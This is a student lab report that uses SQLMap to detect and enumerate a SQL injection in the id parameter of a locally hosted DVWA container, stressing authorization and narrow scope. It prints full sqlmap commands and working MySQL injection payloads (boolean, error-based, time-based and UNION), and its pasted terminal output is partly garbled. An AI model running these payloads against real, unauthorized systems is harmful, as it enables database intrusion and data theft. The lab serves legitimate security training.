

Secure Dev Labs

Task #2

Lab : SQL Injection Assessment using SQLMap
(Reproduced on DVWA – Damn Vulnerable Web Application)

Instructor: Ali Akbar

Task: #2

Target Application: DVWA v1.10 (Development)

Environment: Parrot/Kali OS (Podman container)

Contents

1	Introduction	2
2	Objectives	2
3	Tools and Test Environment	3
4	Lab Environment Setup	3
5	Task 1: Authenticate to DVWA	4
6	Task 2: Capture and Protect the Session Cookie	5
7	Task 3: Verify SQLMap Installation	7
8	Task 4: Establish SQLMap Scope	8
9	Task 5: Confirm the Dynamic Parameter	9
10	Task 6: Run the SQLMap Detection	10
11	Task 7: Enumerate Assigned Databases	11
12	Task 8: Select the DVWA Database	13
13	Task 9: Enumerate DVWA Tables	14
14	Task 10: Inspect Columns Before Data Retrieval	15
15	Task 11: Retrieve the Assigned Training Sample	16
16	Task 12: Preserve Output and Verify Integrity	17
17	Task 13: Record DBMS and Web Stack Fingerprint	19
18	Task 14: Hostname and Database Context	20
19	Task 15: Level, Risk, and Technique Boundaries	21
20	Task 16: Session and Output Cleanup	22
21	Consolidated Finding	23
22	Review Questions	23
23	Conclusion	23

1 Introduction

This report documents the practical work carried out for Lab 2 of the SQL Injection Labs series. The original assignment was written around the MovieScope training portal and its profile identifier parameter. Since a local instance of the MovieScope server was not available, the same learning objectives, procedure, and boundaries were reproduced using the **Damn Vulnerable Web Application (DVWA)**, an open-source PHP/MySQL application that is intentionally built with common web vulnerabilities for the purpose of security training in a legal, self-contained environment.

DVWA was deployed locally on Parrot Security OS using a Podman container (`docker.io/vulnerables` and accessed only through `http://localhost:8080`. Because the target existed entirely on the student's own machine, no external host, third party, or production system was involved at any point, and the exercise therefore satisfies the same authorization requirement that the original MovieScope lab enforced through the classroom account.

The tool used throughout this assessment is **SQLMap**, an automated SQL injection detection and exploitation framework. The scope of testing was intentionally restricted to the `id` parameter of the DVWA SQL Injection module, using the lowest detection settings (`--level=1 --risk=1`), consistent with the boundaries defined in the original handout.

2 Objectives

1. Authenticate to DVWA using the classroom-style credentials and capture the session context.
2. Identify and protect the session cookie required for authenticated scanning.
3. Verify the SQLMap installation and establish a fixed testing scope.
4. Detect SQL injection on the `id` parameter and enumerate only the assigned database.
5. Enumerate the tables, columns, and a limited data sample from the designated training table (`users`).
6. Record the DBMS, web server, and host fingerprint information reported by the scanner.
7. Preserve all evidence with cryptographic integrity verification.
8. Clean up session data and document the finding in a professional format.

Default Boundaries

- Detection limited to `--level=1 --risk=1` throughout the exercise.
- No use of `--os-shell`, `--os-pwn`, `--file-read`, `--file-write`, or tamper scripts.
- No dumping of all databases or all tables – only the `dvwa` database and `users` table were examined.

- The session cookie was treated as a temporary credential and unset at the end of the lab.

3 Tools and Test Environment

Component	Detail
Attacker Operating System	Parrot Security OS
Target Application	DVWA v1.10 (Development)
Deployment Method	Podman container (docker.io/vulnerables/web-dvwa)
Target URL	http://localhost:8080
Vulnerable Parameter	id (GET) – /vulnerabilities/sqli/
Scanning Tool	SQLMap 1.10.4#stable
Scripting Runtime	Python 3.13.5
DVWA Security Level	Low
Backend Database (confirmed later)	MySQL $\geq$ 5.1 (MariaDB fork)
Web Server (confirmed later)	Apache 2.4.25 on Debian 9 (stretch)

Table 1: Summary of tools and environment used in this assessment.

4 Lab Environment Setup

Before authentication testing could begin, the DVWA application had to be deployed and initialized. The web application was launched inside an isolated Podman container, which started the internal MySQL/MariaDB service and the Apache web server automatically. Once the container was running, the DVWA database was initialized (or reset) through the built-in `setup.php` page, which also reports the underlying PHP, MySQL, and web-server configuration of the target – useful baseline information for later fingerprint verification.

```
[ali@parrot:~]$ podman run --rm -it -p 8080:80 docker.io/vulnerables/web-dvwa
[+] Starting mysql...
[+] Starting MariaDB database server: mysqld.
[+] Starting apache...
[+] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 192.168.18.19. Set the 'ServerName' directive globally to suppress this message
...
-- /var/log/apache2/access.log --
-- /var/log/apache2/error.log --
[Sun Aug 02 15:48:53.516234 2026] [mpm_prefork:notice] [pid 299] AH00163: Apache/2.4.25 (Debian) configured -- resuming normal operations
[Sun Aug 02 15:48:53.516298 2026] [core:notice] [pid 299] AH00094: Command Line: '/usr/sbin/apache2'
-- /var/log/apache2/other_vhosts_access.log --
-- /var/log/apache2/access.log --
192.168.18.19 - - [02/Aug/2026:15:50:17 +0000] "GET / HTTP/1.1" 200 470 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36"
192.168.18.19 - - [02/Aug/2026:15:50:17 +0000] "GET /login.php HTTP/1.1" 200 1049 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36"
192.168.18.19 - - [02/Aug/2026:15:50:17 +0000] "GET /vulnerabilities/login.css HTTP/1.1" 200 741 "http://localhost:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36"
192.168.18.19 - - [02/Aug/2026:15:50:17 +0000] "GET /vulnerabilities/login.jpg HTTP/1.1" 200 9375 "http://localhost:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36"
192.168.18.19 - - [02/Aug/2026:15:50:17 +0000] "GET /favicon.ico HTTP/1.1" 200 1786 "http://localhost:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36"
```

Figure 1: DVWA container started via Podman; Apache and MariaDB services initializing.




Figure 2: DVWA Database Setup page showing PHP, MySQL, and server configuration prior to first login.

5 Task 1: Authenticate to DVWA

Objective

Establish an authenticated session with the target application, since the SQL Injection module in DVWA (like the MovieScope profile page) is only reachable by a logged-in user. This step also confirms that the application is reachable and functioning before any scanning begins.

Procedure

1. Opened Firefox and navigated to `http://localhost:8080`.
2. Logged in using the default DVWA classroom-style credentials `admin / password`.
3. Declined the browser's password-save prompt.
4. Confirmed successful login by observing the DVWA navigation menu, including the **SQL Injection** link.




Figure 3: DVWA login page with classroom credentials entered.




Figure 4: Authenticated DVWA home page showing the full vulnerability menu.

6 Task 2: Capture and Protect the Session Cookie

Objective

SQLMap must reuse the browser's authenticated session in order to reach the SQL Injection module, so the PHPSESSID cookie was extracted through the browser's developer tools and stored only as a local, redacted shell variable – never in chat, email, or the final report in full.

Procedure

1. Opened Firefox/Chrome Developer Tools and selected the **Application** → **Cookies** panel.
2. Located the PHPSESSID cookie and the **security** cookie (set to low).
3. Copied the value into a local shell variable only.

```
export DVWA_COOKIE='PHPSESSID=<redacted_value>; security=low'
```

Evidence Standard

Safe to show	Must be redacted
Cookie name, source page, security level	Complete cookie value in the final report
A variable reference such as \$DVWA_COOKIE	Shell history line containing the real value




Figure 5: DVWA response for id=1 alongside the Developer Tools Application panel showing the PHPSESSID and security cookies.

7 Task 3: Verify SQLMap Installation

Objective

Before running any scan, the scanner version, Python runtime, and system clock were recorded so that results can be reproduced and dated accurately in the final report.

Commands

```
sqlmap --version
python3 --version
date
hostname
```

Recorded Values

Item	Value
SQLMap version	1.10.4#stable
Python version	3.13.5
Attacker hostname	parrot
Date and time	Sun Aug 2, 2026 – 21:09 PKT
Target URL	http://localhost:8080/vulnerabilities/sqli/?id=1&Submit=Submit#
Authorized level / risk	1 / 1




Figure 6: SQLMap version, Python version, date, and hostname verification (top of transcript).

8 Task 4: Establish SQLMap Scope

Objective

Fixed shell variables were created for the target URL, database, and table so that the scope of every subsequent command was visible and could not be mistyped.

Command

```
export DVWA_URL='http://localhost:8080/vulnerabilities/sqli/?id=1&Submit=Submit#'  
export DVWA_DB='dvwa'  
export DVWA_TABLE='users'  
printf 'Target: %s\nDatabase: %s\nTable: %s\n' "$DVWA_URL" "$DVWA_DB" "$DVWA_TABLE"
```

Scope Checklist

- URL resolves only to the locally hosted DVWA container (localhost:8080).
- The browser session referenced by \$DVWA_COOKIE is authenticated and current.
- The tested parameter is exactly id.
- Risk and level are fixed at the minimum required value (1/1).
- No shell, file, tamper, crawling, or broad-dump option is included in any command.
- Scan output is written to a dedicated evidence directory.

9 Task 5: Confirm the Dynamic Parameter

Objective

Before relying on the automated scanner, the `id` parameter was verified manually to confirm that changing its value produces a different, meaningful response – a prerequisite indicator that the parameter may influence a backend database query.

Procedure

1. Loaded the SQL Injection page with an empty `User ID` field to view the baseline form.
2. Submitted `id=1` and observed the returned profile data (`First name: admin, Surname: admin`).
3. Confirmed the page content changed meaningfully based on the parameter value, satisfying the dynamic-parameter requirement.

Request	Status	Observed Result
Blank submission	200	Empty result form only
<code>id=1</code> (assigned)	200	<code>First name: admin, Surname: admin</code>




Figure 7: Baseline DVWA SQL Injection form before submitting an ID value.




Figure 8: Response after submitting id=1, confirming the parameter is dynamic.

10 Task 6: Run the SQLMap Detection

Objective

With scope and the session cookie established, SQLMap was used to formally detect whether the id parameter is injectable and to identify the underlying technique and DBMS.

Command

```
sqlmap -u "$DVWA_URL" \
  --cookie="$DVWA_COOKIE" \
  -p id \
  --batch --level=1 --risk=1 \
  --output-dir=~/.DVWA_Evidence/sqlmap-output
```

Result

SQLMap confirmed the id parameter as injectable using four independent techniques, and fingerprinted the backend stack automatically.

Technique	Confirmed Payload Class
Boolean-based blind	OR clause – WHERE/HAVING (MySQL comment)
Error-based	EXTRACTVALUE() – WHERE/HAVING/ORDER BY/GROUP BY
Time-based blind	AND (SELECT ... SLEEP(5))
UNION query	2-column UNION injection

Fingerprint Item	Reported Value
Backend DBMS	MySQL $\geq$ 5.1 (MariaDB fork)
Web server operating system	Linux Debian 9 (stretch)
Web application technology	Apache 2.4.25

```

File Edit View Bookmarks Plugins Settings Help
~:podman x ~:bash x
[al@parrot]~$ sqlmap -u "http://localhost:8080/vulnerabilities/sql/?id=1&Submit=Submit#" \
--cookie="DVWA_COOKIE=" \
--batch --level=1 --risk=1
[1.10.4fstable]
[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.
[*] starting @ 21:00:41 /2020-08-02/
[21:00:41] [INFO] testing connection to the target URL
[21:00:41] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:00:41] [INFO] testing if the target URL content is stable
[21:00:42] [INFO] target URL content is stable
[21:00:42] [INFO] testing if GET parameter 'id' is dynamic
[21:00:42] [WARNING] GET parameter 'id' does not appear to be dynamic
[21:00:42] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[21:00:42] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[21:00:42] [INFO] testing for SQL injection on GET parameter 'id'
[21:00:42] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[21:00:42] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[21:00:42] [WARNING] reflective values(s) found and filtering out
[21:00:42] [INFO] testing Boolean-based blind - Parameter replace (original value)
[21:00:42] [INFO] testing 'Generic inline queries'
[21:00:42] [INFO] testing AND Boolean-based blind - WHERE or HAVING clause (MySQL comment)
[21:00:42] [INFO] testing OR Boolean-based blind - WHERE or HAVING clause (MySQL comment)
[21:00:42] [INFO] testing OR Boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
[21:00:42] [INFO] GET parameter 'id' appears to be injectable (with --not-string='No')
[21:00:42] [INFO] testing MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE) injectable
[21:00:42] [INFO] testing MySQL inline queries
[21:00:42] [INFO] testing MySQL >= 5.0.12 stacked queries (comment)
[21:00:42] [INFO] testing MySQL >= 5.0.12 stacked queries (query SLEEP - comment)
[21:00:42] [INFO] testing MySQL >= 5.0.12 stacked queries (query SLEEP)
[21:00:42] [INFO] testing MySQL < 5.0.12 stacked queries (BENCHMARK - comment)
[21:00:42] [INFO] testing MySQL < 5.0.12 stacked queries (BENCHMARK)
[21:00:42] [INFO] testing MySQL >= 5.0.12 AND time-based blind (query SLEEP)
[21:00:42] [INFO] GET parameter 'id' appears to be MySQL >= 5.0.12 AND time-based blind (query SLEEP) injectable
[21:00:42] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:00:42] [INFO] testing MySQL UNION query (NULL) - 1 to 20 columns
[21:00:42] [INFO] Automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:00:42] [INFO] ORDER BY technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[21:00:42] [INFO] GET parameter 'id' is MySQL UNION query (NULL) - 1 to 20 columns injectable
[21:00:42] [WARNING] in OR Boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
[21:00:42] [INFO] GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] N
[21:00:42] [INFO] sqlmap identified the following injection point(s) with a total of 10 HTTP(s) requests:
Parameter: id (GET)
Type: boolean-based blind
Title: OR Boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: (id=1 OR NOT 7489u7489uSubmit=Submit)
  
```

Figure 9: SQLMap detecting the injectable id parameter and identifying the injection techniques.

11 Task 7: Enumerate Assigned Databases

Objective

With injection confirmed, the next step was to list the databases visible to the application account, in order to positively identify the in-scope training database before any table-level enumeration.

Command

```

sqlmap -u "$DVWA_URL" \
--cookie="$DVWA_COOKIE" -p id \
--batch --level=1 --risk=1 --dbs \
--output-dir=~ /DVWA_Evidence/sqlmap-output
  
```

Result

Database Name	Type	In Scope
dvwa	Application database	Yes – assigned training database
information_schema	MySQL system database	No – excluded from scope

```
-- podman x -> bash <-
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT CONCAT(0x71717a7071,0x7a5443a72507647614070615963504e637576626177575a0673644250545364575351644dc6577,0x7162707171),NULL#6Submit=Submit

[21:00:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL - 5.1 (MariaDB fork)
[21:00:53] [INFO] fetched data logged to text files under /home/ali/.local/share/sqlmap/output/localhost

[*] ending @ 21:00:53 /2026-08-02/

[+] users table ke columns dekho
Step 3 -> users table ke columns dekho
[+] limited sample data dump karo (practice ke liye)
Step 4 -> Limited sample data dump karo (practice ke liye)

[21:01:44] [INFO] resuming back-end DBMS 'mysql'
[21:01:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1 OR NOT 7409=7409#6Submit=Submit
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=1 AND EXTRACTVALUE(3751,CONCAT(0x5c,0x71717a7071,(SELECT (ELT(3751=3751,1))))#7162707171)-- RjTWS6Submit=Submit
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 6006 FROM (SELECT(SLEEP(5)))buYf)-- UT6G6Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT CONCAT(0x71717a7071,0x7a5443a72507647614070615963504e637576626177575a0673644250545364575351644dc6577,0x7162707171),NULL#6Submit=Submit

[21:01:44] [INFO] the back-end DBMS is MySQL
